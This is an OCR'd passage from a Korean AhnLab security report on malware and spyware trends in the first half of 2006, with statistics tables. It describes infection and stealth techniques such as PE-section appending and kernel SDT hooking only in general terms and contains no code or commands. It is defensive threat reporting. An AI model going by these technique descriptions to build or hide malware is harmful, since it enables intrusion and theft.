
[그림8] 중국발 웹 해킹 공격 및 악성코드 감염방법

[그림8]에서 알 수 있듯이 먼저 보안이 취약한 웹 사이트가 해킹 당해야만 한다. 여기서 필자가 말하고 싶은 것은 이러한 형태의 공격방법에 효과적으로 대응하기 위해서는 사용자뿐 아니라 해당 웹 사이트를 운영하는 관리자가 반드시 보안에 신경을 써주어야 한다는 것이다. 하지만 이는 현실적으로 불가능한 경우가 있다. 그래서 최근 들어 정부기관에서 보안업체로부터 신고된 웹 사이트를 접수 받아 해당 관리자에게 통보하거나 취약점 유무, 악성코드 설치 유무를 검색하는 툴을 개발하여 배포하는 등 과거보다는 능동적인 액션을 취하고 있다.

다음은 특정 온라인 게임의 사용자 계정을 탈취하는 트로이목마에 대한 작년 동기와 비교한 자료이다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림9] 2005, 2006 상반기 리니지핵(LineageHack) 트로이목마 발견현황

해당 악성코드는 무려 635% 라는 폭발적인 증가를 했다. 또한 트로이목마 특성상 스스로 전파되는 코드 없이 '중국발 웹 해킹'으로 인한 것이라는 결과만 놓고 본다면 이는 놀라운 증가수치이다. 한편으로는 그만큼 국내 많은 웹 사이트가 해킹을 당했고 많은 사용자가 인터넷 익스플로러에 대한 보안패치를 소홀히 하고 있다는 것을 증명하기도 한다.

다음의 악성코드도 증가가 되기 시작 했는데, 이들은 대표적인 중국산 악성코드이다.

- ✓ 휴피곤 트로이목마(Win-Trojan/Hupigon)
- ✓ 피씨클라이언트 트로이목마(Win-Trojan/PcClient)
- ✓ 다수의 온라인 게임 계정을 탈취하는 트로이목마들

이외에도 올 상반기에는 발견된 상당수의 악성코드가 중국산으로 추정 될 만큼 중국산 악성코드가 급격히 증가하기도 했다.

► 자바 플랫폼에서 동작하는 레드브라우어(RedBrower) 출현

J2ME (Java 2 Platform, Micro Edition)는 휴대폰이나 PDA와 같은 모바일 기기에서 자바 프로그래밍 기술을 사용하게 해주는 기술이다. 레드브라우어(RedBrower)는 바로 J2ME 기반에서 동작하므로 대부분의 자바 플랫폼을 지원하는 휴대폰과 PDA 와 같은 모바일 기기에서 동작이 가능하다. 지금까지 모바일 악성코드는 '심비안 OS'와 같은 특정 환경에서만 동작 하

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

였지만 레드브라우어의 출현으로 자바 환경을 사용하는 대부분의 모바일 기기도 앞으로 유사 악성코드의 영향권에 들어 섰다고 할 수 있다. 참고로 이 악성코드는 SMS를 발송하는 증상이 있고 이는 불필요한 과금을 발생하여 사용자로 하여금 금전적인 피해를 입힐 수 있다.

► 은폐기법을 사용하는 국산 DRM 프로그램들

일명 'Stealth by Design' 이라고 일컬어지는 이 기법은 사용자나 특정 프로그램으로부터 자신을 은폐하도록 설계된 것을 지칭한다. 보통 이 용어는 은폐형 악성코드에 사용하기 보다는 은폐기법이 적용된 정상 프로그램들을 얘기할 때 사용되곤 한다. 작년에 우리는 SONY BMG의 루트킷 사건을 외신을 통해서 접할 수 있었다. 필자는 이러한 방식의 DRM 관련 정상 프로그램들이 늘어날 것이라고 ASEC Annual Report 2005에서 언급한 바 있다. 이를 증명하듯 올 2월 DVD DRM 관련 프로그램과 연관이 있는 프로그램 중 은폐기법을 사용한 2종의 프로그램이 발견되었으며 모두 국산이었다. 이러한 프로그램의 은폐기법은 일반적으로 커널 모드 은폐형 악성코드의 90%가 사용하는 커널 Service Descriptor Table (SDT) -후킹 방식이다. 주로 대상 프로세스, 파일 그리고 폴더 또는 레지스트리(서비스) 키 값을 은폐하도록 한다. 그리고 DRM 관련의 특정 동작을 수행하도록 되어 있었다. 이러한 은폐방식은 SONY BMG 사건처럼 잠재적으로 위험을 갖는데 먼저 해당 프로그램이 은폐기능을 사용하고 있는 것에 대한 고객의 동의나 사전설명이 없는 것이 일반적이다. 부작용으로는 이러한 은폐기법 사용이 악의적인 목적의 사용자로부터 충분히 악용될 수도 있다. 마치 악성코드를 해당 응용프로그램인 것처럼 하여 악성코드는 별다른 노력 없이 은폐된 채로 동작 할 수도 있기 때문이다. SONY 루트킷은 관련 사례가 발생 하였고 올 6월에 해당 악성코드를 제작한 이들이 체포 되기도 했다. 국내에는 아직까지 이러한 프로그램이 많지 않으며 그다지 알려져 있지 않기 때문에 악용되는 사례가 아직은 없지만 항상 잠재적인 위험을 갖고 있는 것은 여전히 위험스러운 일임은 틀림 없다.

► Mac OS X 에서 동작하는 악성코드 출현

컴퓨터 소식에 관심이 많은 사용자라면 올 상반기 애플 사에서 내놓은 맥텔 또는 Mac OS X를 인텔 CPU에서 동작하게 하는 소식을 많이 접했을 것이다. 그 동안 PC와 윈도우라는 환경보다 사용자층이 상대적으로 적었던 환경에 좋지 않은 소식이 상반기에 자주 들려 왔다.
올해는 PC와 윈도우 환경 이외의 개인 사용자 환경에서 이 기종의 악성코드 출현을 예상 하는 이들이 많았다. 우리는 작년에 이미 휴대용 게임기 트로이목마 소식을 접했기 때문에 이러한 예상은 충분히 할 수 있었다. 첫 번째 발견된 악성코드는 Mac OS X 포함된 iChat 를 통해서 자신을 전파하며 로컬 드라이브에 존재하는 모든 응용 프로그램의 실행파일을 감염시킨다. 두 번째 발견된 악성코드는 Mac OS X의 취약점을 이용하여 다른 시스템을 감염시킬 수도 있다. 이 취약점은 Bluetooth OBEX (Generic Object Exchange Profile) Push 취약점으로 알려졌다. 상반기에는 인텔 기반의 Mac 이 출시되고 또한 기존의 Mac OS X 를 x86 머신에서 동작 시키는 컨테스트가 있는 등 그 움직임이 많아졌다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

근래 Mac 과 OS X 에 대한 취약점 발견 소식이 연달아 들려오고 있으며 미 공개된 취약점으로 인하여 Mac OS X를 손쉽게 해킹 할 수도 있는 소식이 들려오고 있다. 일반적으로 홈브루(Homebrew) 와 해킹은 일맥상통하기 때문에 점점 Mac 관련 보안 이슈에 대한 얘기를 올 한해 많이 들어볼 수 있을 것으로 예상된다.

► 안티니 웜(Win32/Antinny.worm)이 일본 내 사회적 이슈로 등장

상반기에는 앞에서도 필자가 얘기했던 것처럼 악성코드의 국지적인 이슈가 많았던 기간이기도 하다. 일본에서는 위니(Winny)와 셰어(Share)라고 불리는 P2P 프로그램과 이를 이용하여 사용자 정보를 유출하는 악성코드가 사회적인 이슈를 불러 일으켰다. 즉, 일본에서 위니와 셰어를 통해 자신을 전파하거나 오피스 문서류의 사용자 정보를 유출하는 문제가 연이어 발생한 것이다. 주로 군 정보나 원자력 발전소의 정보들이 외부 유출 되었다는 보도가 있었다. 이로 인해 일본 내에서는 관공서나 기업 그리고 군에서 P2P 프로그램 사용을 금지 하는 곳도 있었다고 알려졌다. 또한 이러한 프로그램을 검색하기 위한 프로그램들도 제작 되었다고 한다. 안철수연구소도 안랩재팬[1]과 협력하여 해당 악성코드의 진단, 치료는 물론 사용자 동의하에 해당 P2P 프로그램을 진단하는 전용백신을 제작하여 배포 하기도 했다.

► 랜섬웨어(Ransomware)의 잦은 출현

국내에서는 아직 랜섬웨어(Ransomware)에 대해 보고된 바는 없다. 그러나 국외에서는 사용자의 중요한 파일을 암호화 해두고 일정금액을 입금하면 암호를 알려주어, 마치 그 방법이 인질과 그에 대한 몸값을 요구하는 것과 유사하여 붙여진 이름이다. 허술한 랜섬웨어는 암호가 알려지거나 또는 사용자 데이터를 암호화 하는 것이 아닌 시스템 자체를 불필요한 리소스가 차지하여 사용하기 어렵게 하고 돈을 요구하는 랜섬웨어도 등장 했다. 현재까지 랜섬웨어는 국내에서는 볼 수 없는 특정 국가에서만 국지적으로 발생하는 문제로 보인다.


► 윈도우 실행파일을 감염시키는 바이러스 증가

작년 말부터 바이러스가 종종 보고된다는 내용을 본 글을 통해서 필자가 얘기한 적이 있었다. 올 상반기에만 17개의 바이러스가 발견, 보고 되었는데 이는 작년 한 해를 통틀어 9개가 발견된 것과 비교하면 앞으로도 증가할 가능성이 높다.

[1] 안철수연구소 일본법인, www.ahnlab.co.jp

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림10] 2005년, 2006년 상반기 바이러스 현황

이 통계는 신종 및 변형을 모두 합한 것이다. 뎃낫 바이러스를 제외하고는 모두 평범한 형태의 감염기법으로, PE 섹션을 추가하거나 마지막 섹션의 크기를 늘리고 EntryPoint 를 변경하는 형태, 또는 DOS 바이러스들이 사용하는 방법으로 EntryPoint 를 변경하지 않고 바이러스의 시작주소로 JMP 또는 CALL 명령문을 사용하는 형태의 후위형 바이러스를 사용하였다.

특이한 바이러스로 생각되는 바이러스는 3월말에 처음 발견된 뎃낫 바이러스이다. 그 이후로 B, C 형이 발견되었다. 이 바이러스는 중국에서 제작되었으며 온라인 게임의 사용자 계정을 탈취하는 트로이목마를 다운로드 받아 설치한다. 이는 중국발 웹 해킹이 트로이목마 유포를 넘어서 이제는 실행파일을 감염시키는 바이러스 유형을 만들어 유포하는 새로운 형태가 나타난 것이라 할 수 있다. 이 바이러스의 특징은 감염 대상 파일을 압축하여 바이러스 자신이 이를 가지고 있다는 것이다. 그리고 원본 파일은 삭제한 후 감염된 파일을 실행 할 때마다 원본 파일의 압축을 해제하여 생성한 후 실행한다. 또한 은폐기능을 하는 드라이버를 가지고 있어 감염된 파일 중 첫 번째로 실행되는 형태가 감염 컴포넌트가 된다. 감염 컴포넌트는 은폐된 채로 실행되며 이후 다른 파일을 감염시킨다. 사용된 은폐기법은 커널 Service Descriptor Table (서비스 디스크립터 테이블) 에서 특정 함수를 후킹하는 방식이다. 이후에 나온 변형들은 은폐기법은 더 이상 사용되지 않았지만 분석을 지연시키고 진단, 치료를 어렵게 하기 위해서 다형성 기법을 사용하기도 하였다. 뎃낫 바이러스는 중국발 웹 해킹을 통해서 트로이목마가 아닌 다른 유형의 악성코드를 유포 하여 큰 피해를 유발 할 수 있는 사례를 보여주었다.

► IE, 오피스 관련 제로데이(Zero-Day) 취약점 증가와 악성코드 출현

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

올해 초 제로데이 취약점을 시작으로 MS 인터넷 익스플로러, 오피스 관련 취약점이 패치가 발표되기 전에 발표되면서 이를 이용한 악성코드의 발견이 이어졌었다. 특히 가장 최근에 알려진 MS 워드 관련 취약점[1]은 악성코드 제작자들로부터 이용되었으며 중국에서는 해당 취약점이 포함되는 워드문서를 자동으로 생성해주는 도구도 등장했다. 또한 IE의 'createTextRange' 취약점[2] 역시 취약점 정보와 보안패치 이전에 공격코드가 공개되어 악성코드에 이용 되었다.

보안 인프라가 잘 발달된 요즘 취약점에 대한 패러다임도 변화 되기 시작 했는데 그것은 바로 원격에서의 공격방식이 더 이상 이용 되지 않는다는 것이다. 즉, 과거 블래스터 웜(Win32/Blaster.worm)이나 새서 웜(Win32/Sasser.worm)이 이용 했던 방식이 더 이상 이용되지 않는다는 것이다. 이러한 공격방식은 앞서 얘기 한 것처럼 네트워크 보안 장비, 통합 보안제품, 윈도우 XP SP2 사용자 증가 등 보안 인프라가 갖추어가면서 점차 사라지고 있는 것이 현실이다. 그러나 인터넷 익스플로러 또는 MS 워드 관련 취약점은 어떠한가? 사용자 개입이 필요한 이들 응용 프로그램에 대한 취약점을 이용한 악성코드는 이전 취약점을 이용한 악성코드보다 능동적이지는 않다. 하지만 충분히 악의적인 목적의 사용자는 스팸처럼 취약점이 있는 워드문서가 포함된 메일을 대량으로 발송하거나 메신저 웜과 같은 수단을 이용하여 악의적인 웹 사이트로 사용자를 얼마든지 유도할 수 있다.

지금까지 올 상반기 이슈가 되었던 악성코드에 대해 정리해보았다. 그 외에도 올 상반기에 다음과 같은 이슈가 있었다.


- ✓ 베이글 웜 변형의 꾸준한 발견과 관련 트로이목마 피해유발
- ✓ 은폐기법을 사용한 악성코드 증가: 휴피곤 트로이목마, 루트킷 트로이목마
- ✓ 브론톡 웜(Win32/Brontok.worm) 보고와 변형 증가
- ✓ 월드컵 화제를 뒤에 업고 등장한 소버 웜, 자스란 웜

[그림11]은 올 상반기 악성코드를 비율로 나타낸 것이다. 트로이목마 비율이 상대적으로 높은 걸 알 수 있다. 바이러스는 전체 악성코드에 1% 의 적은 비율을 차지하고 있지만 그 수가 점차 증가하고 있으므로 주의를 기울여야 하겠다.

[1] MS06-027, Microsoft Word 조작된 개체 포인터 취약점
[2] MS06-013, DHTML 메서드 호출 메모리 손상 취약점

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림11] 2006 상반기 악성코드 비율

악성코드에 대한 패러다임도 취약점에 대한 패러다임도 모두 변했다. 악성코드는 더 지능적으로 변했다. 과거보다 더 많은 수가 자신을 숨기거나 분석 및 진단, 치료를 어렵게 하는 코드를 갖는다. 또한 이러한 방법은 공개되고 잘 다듬어지고 있다. 근래 들어 안티 바이러스 업체들의 엔진에는 많은 수의 악성코드가 추가되고 있다. 전세계적으로 확산되어 큰 피해를 준 악성코드를 만들기 보다는 제작자들은 국지적으로 금전적인 이익을 위하여 악성코드를 제작하고 활동한다. 물론 모든 악성코드 제작자들이 자신의 이익을 위하여 악성코드를 만들고 유포 하는 것은 아니다. 그러나 상대적으로 이익을 쫓는 제작자들이 증가 했고 앞으로도 그럴 것이다. 이들은 수 많은 변형들을 만들어내고 개인정보를 갈취하거나 시스템에 피해를 입힌다. 이러한 시도들은 앞서 얘기한 것처럼 악성코드 제작자들이 지능적이고 조직적으로 움직이기 때문이다.

취약점과 이를 이용하는 악성코드 역시 과거와는 달라졌다. 취약점을 찾아 공격을 먼저하기 보다는 비밀리에 취약점 부분을 찾아내어 이를 이용한 악성코드를 만들고 소리소문 없이 유포한다. 이러한 공격은 WMF 취약점이나 MS 워드 취약점이 그 사례를 잘 말해주고 있다. 과거 취약점과 이를 이용한 악성코드는 단지 컴퓨터를 켜두는 것만으로 공격을 받거나 감염되었다. 그러나 변화한 취약점을 이용한 악성코드는 잘 갖춰진 보안 인프라와 상관 없이 공격자가 웹 사이트를 해킹한 후 악성코드를 심어두고 이를 사용자가 모르고 방문하거나 잘 아는 이가 보낸 것처럼 취약점이 담긴 워드 문서를 보내는 방식을 사용하고 있다. 이제는 사용자만이 보안에 신경 쓰는 것이 아니라 인터넷이라는 환경을 사용하는 모든 이들이 적극적으로 보안에 신경 써야만 하는 시대가 왔다.

악성코드에 의한 큰 피해가 세계적으로 발생하지는 않은 상반기였다. 그러나 국지적으로 이

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

슈가 발생됐던 악성코드가 많았고 그 수 꾸준히 증가하였다. 하반기에는 어떤 모습으로 악성코드가 패러다임이 흘러갈 지 주의 깊게 살펴보아야 하겠다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.


II. 6월 AhnLab 스파이웨어 동향

작성자: 김정석 주임연구원(js_kim@ahnlab.com)

6월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표1], [그림1]과 같다.

스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	기타	합계
225	122	43	124	5	17	2	3	542

[표1] 2006년 6월 유형별 신종(변형) 스파이웨어 발견 현황



[그림1] 2006년 6월 발견된 스파이웨어 프로그램 비율

2006년 6월의 스파이웨어[1] 발견 비율을 살펴보면 5월에 비해 다운로더 비율이 28%에서 22%로 감소한 반면, 스파이웨어류[2]의 비율이 35%에서 44%로 약 10% 정도 증가한 것을 볼 수 있다. 스파이웨어류 증가의 원인은 중국에서 제작된 게임 계정 유출 목적의 휴피곤(Win-Spyware/Hupugon), 엘미르(Win-Spyware/Lmir) 등의 제작 배포가 늘어났기 때문이다. 이러한 게임 계정 유출 목적의 스파이웨어는 게임 아이템 현금 거래가 본격적으로 이루어지기 시작한 2005년 초부터 꾸준히 발견되고 있으며 거의 대부분은 중국에서 제작, 배포 되고 있다. 2005년 6월부터 발견되기 시작한 국내 홈페이지의 해킹을 통한 게임 계정 유출 스파이웨어 배포와 2006년 초 국내 유명 온라인게임의 대규모 명의도용 사건도 아이템 현금 거래와 관련되어 생긴 부작용으로 풀이된다.

[1] 스파이웨어(Spyware): 스파이웨어, 애드웨어 등을 총칭
[2] 스파이웨어류(Win-Spyware): 스파이웨어 카테고리상의 명칭


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

6월의 스파이웨어 피해 Top 10을 살펴보면 [표2], [그림2]와 같다.

순위		스파이웨어 명	건수	비율
1	New	Win-Downloader/Adload.57344.G	3	8%
2	New	Win-Spyware/Xyzen.210432	3	8%
3	New	Win-Spyware/Crypter.38413	2	5%
4	↓3	Win-Spyware/Look2Me	2	5%
5	New	Win-Adware/Traffix	1	3%
6	New	Win-Clicker/FakeAlert.176128.B	1	3%
7	New	Win-Adware/Agent.65536	1	3%
8	New	Win-Dropper/Zlob.72229	1	3%
9	New	Win-Spyware/Proxy.Horst.59392	1	3%
10	New	Win-Spyware/Vcodec.69757	1	3%
		기타	22	57%
합계			38	100%

[표2] 2006년 6월 스파이웨어 피해 Top 10



[그림2] 2006년 6월 스파이웨어 피해 Top 10


6월 스파이웨어 피해는 5월에 비해 감소하였다. 가장 많이 피해 신고가 접수된 애드로드(Win-Downloader/Adload)의 경우 악성 아이알씨봇에 의해 설치되고 실행되며, 룩투미(Win-Spyware/Look2Me), 크립터(Win-Spyware/Crypter) 등 다수의 스파이웨어류와 애드웨어를 다운로드하고 실행한다. 실제로 애드로드가 감염된 시스템은 다수의 스파이웨어 감염

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

으로 인해 시스템 성능이 크게 떨어지며, 원하지 않는 팝업 광고가 수시로 나타나게 된다. 2005년 12월부터 현재까지 매우 다양한 형태의 애드로드 변형이 발견되고 있으며, 윈도우 취약점을 이용하여 전파되는 아이알씨봇에 의해 설치되므로 애드로드에 의한 피해를 막으려면 최신 윈도우 보안패치를 설치하고 시스템에서 발견되는 아이알씨봇을 제거해야 한다.

